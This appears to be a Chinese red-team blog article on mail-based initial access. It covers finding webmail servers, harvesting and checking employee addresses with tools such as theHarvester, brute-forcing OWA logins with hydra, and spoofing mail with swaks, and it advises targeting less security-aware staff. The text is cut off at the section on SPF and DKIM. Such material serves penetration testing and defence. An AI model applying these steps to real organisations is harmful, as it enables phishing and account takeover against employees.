红队测试之邮箱打点

原创 队员编号005 酒仙桥六号部队 5月12日

这是 **酒仙桥六号部队** 的第 **5** 篇文章。

全文共计2738个字，预计阅读时长8分钟。

前言

随着互联网信息快速发展，办公已经离不开网络的支持。邮箱成为了人们常用的办公方式之一。

本文主要从信息收集为第一步前提情况下，逐渐延伸到邮件钓鱼方向上，分别有：信息刺探、信息验证、邮箱定位、内容伪造、文件伪造等多个方面展开介绍。

在渗透测试过程当中，使用邮箱打点的方式来进行战场"土工作业"方式一点点掘进到对方内部当中也是常见的一种方式。

这一步是渗透测试重要的一步，在系统无漏洞或无任何头绪的情况下尝试该动作的概率较大。攻击者的内心总会觉得这个信息收集+邮件钓鱼这个组合动作能打出所谓的"漏网之鱼"。

信息收集

01

寻找目标开放的邮件服务端口和web端邮箱入口


（1）通过扫描c段找到入口

我们拿到目标网站的时候，首先要先从MX记录域名找到他的真实ip地址（某些目标可能是的是第三方邮件服务器，这种情况mx记录没啥用了）；当我们拿到目标网站的时候，首先要先从MX记录域名找到他的真实ip地址（某些目标可能是第三方邮件服务器，这种情况mx记录没啥用了）；然后针对这个ip地址的c段进行扫描（25、109、110、143、465、995、993端口），一般情况下都很容易找到目标的邮件服务器入口。

[redacted]	103	443	157	Done	Microsoft-HTTPAPI/2.0 (Not Found)
	103	80	141	Done	Microsoft-HTTPAPI/2.0 (Not Found)
	106	80	141	Done	Microsoft-IIS/6.0 (MetaFrame XP 登入)
	107	25	156	Done	Unknown
	107	443	172	Can't load main page	
	107	80	156	Done	Microsoft-IIS/6.0 (EASY SHOP線上購物)
	108	25	172	Can't load main page	
	109	25	203	Can't load main page	
	109	110	187	Done	Unknown

（2）通过扫描子域名的的方式找到邮件入口

这里扫描子域名的工具有很多，如Sublist3r、TeeMO、LangSrcCurise、挖掘机等不一一举例。



（3）通过搜索引擎爬取

Google hack 搜索；

百度、搜狗、360、bing。

site:target.com intitle:"Outlook Web App"

site:target.com intitle:"mail"

site:target.com intitle:"webmail"

Shodan、fofa、zoomeye搜索等。

网页 资讯 视频 图片 知道 文库 贴吧 采购 地图 更多»

时间不限 所有网页和文件 站点内检索 收起工具

相关搜索：ouhk webmail webmail登录 webmail uoft

WebMail系统登录
用户名: @ 密码: 增强安全性 记住用户名mail.atjwh.cn ©2004-2024 版权所有 ...
mail.atjwh.cn/ - 百度快照

Login to webmail
邮箱登录Login to Webmail 用户 @ 密码 验证码 ...
mail.hanwang.com.cn/ - 百度快照

WebMail - Login
帳號: 密碼: 預設語系: 預設編碼: 雷電MAILD 使用安全注意事項: 1. 信箱使用完畢後, 請按登出來登出系統並關閉其瀏覽器視窗. 2. 使用期間若閒置過久...
mail.cosmostech.cn/ - 百度快照

WebMail | Powered by Winmail Server
1) 在本网站收发邮件 - 通过Webmail来收发和查阅邮件 POP3,SMTP 服务器都是: mail.knt.cn
2) 使用收发邮件应用程序 - 如 Outlook Express, FoxMail... SMTP...
mail.knt.cn/ - 百度快照

WebMail | Powered by Winmail Server
1) Webmail 收发邮件 - 通过网页来收发和查阅邮件 POP3,SMTP 服务器都是: mail.angelgroup.com.cn 2) 使用邮件客户端 - 如 Outlook Express, FoxMail, Thunde...
mail.angelgroup.com.cn/ 保 - 百度快照


WebMail系统登录
用户名: @ 密码: 增强安全性 记住用户名mail.huafuchem.cn ©2004-2024 版权所有 ...
mail.huafuchem.cn/ - 百度快照

WebMail系统登录
用户名: @ 密码: 增强安全性 记住用户名mail.fjqd.cn ©2004-2024 版权所有 ...
mail.fjqd.cn/ - 百度快照


02

批量收集目标邮箱的一些常规途径


https://hunter.io/



http://www.skymem.info/




https://www.email-format.com/i/search/



这款提莫工具也具有相关域名邮箱搜集能力。

https://github.com/bit4woo/teemo



还有从搜索引擎、空间搜索引擎、社交、招聘网站等搜邮箱的方式。

https://github.com/laramies/theHarvester

这款工具默认集成了很多 api,通过这些接口我们可以很方便快捷的去批量抓取目标邮箱。因为api都是默认的，有些没有填，所以结果比较少，因此在实战过程中配合其他工具搜索，然后结合汇总最终的查询结果。

python3 theHarvester.py –d xxx.com –l 1000 –b all –f test.html


03

验证邮箱

在收集邮箱之后，我们要对邮箱进行验证，因为有些邮箱目标企业人员已经放弃或不用（离职，职位调动等）。


（1）通过mailtester.com可以查询邮箱地址是否存在。

https://mailtester.com/testmail.php



（2）verifyemail这款工具可批量验证邮箱。

https://github.com/Tzeross/verifyemail



（3）mailtester.py

这款工具可以自动组合邮箱地址再根据组合的结果逐个验证。

脚本的好处在于,它会根据 First / Last Name 中的名字随意拼装组合,然后再对其进行逐个验证。

当我们在对邮箱用户进行枚举的时候，尽量多找一些字典，如中国人姓名拼音、字母缩写top100，1000，10000，此处我们需要更多的鱼叉，多一个邮箱就多一份成功率。


当然可以把搜集到疑似网络管理员、运维人员、安全部门的人员提取出来，这些人单独写邮箱或者不发，因为这些人安全意识相对较高，容易打草惊蛇，我们需要对一些非技术员工安全意识薄弱的人下手，挑软柿子捏。

表 2　全国使用最多的 10 个姓名

排名	名字	人数	男性	女性
1	张伟	294282	252224	42058
2	王伟	287101	244958	42143
3	李娜	273074	318	272756
4	王芳	271550	3213	268337
5	李伟	266037	227077	38960
6	王静	249416	13642	235774
7	李静	248898	19211	229687
8	张敏	247151	40224	206927
9	刘伟	237853	200368	37485
10	张静	237713	14374	223339

公安部户政管理研究中心 制

这里可以配合这个网址https://www.aies.cn/pinyin.htm 根据收集到的目标信息制定对应人名字典进行组合。




04

邮箱爆破

这种方式的弱口令爆破只适用于目标企业自己的邮件服务器如owa等 像百度腾讯阿里网易的邮箱不优先考虑。

用到的工具medusa、hydra、SNETCracker、APT34组织 owa爆破工具等。

另外邮箱用户名与密码往往还会使用公司简称+2019，2020等社工口令，多一个字典就多一份成功率。



钓鱼

01

邮箱伪造

一般情况下没有SPF可以 直接用swaks伪造。

这里简单讲一下spf和dkim 。

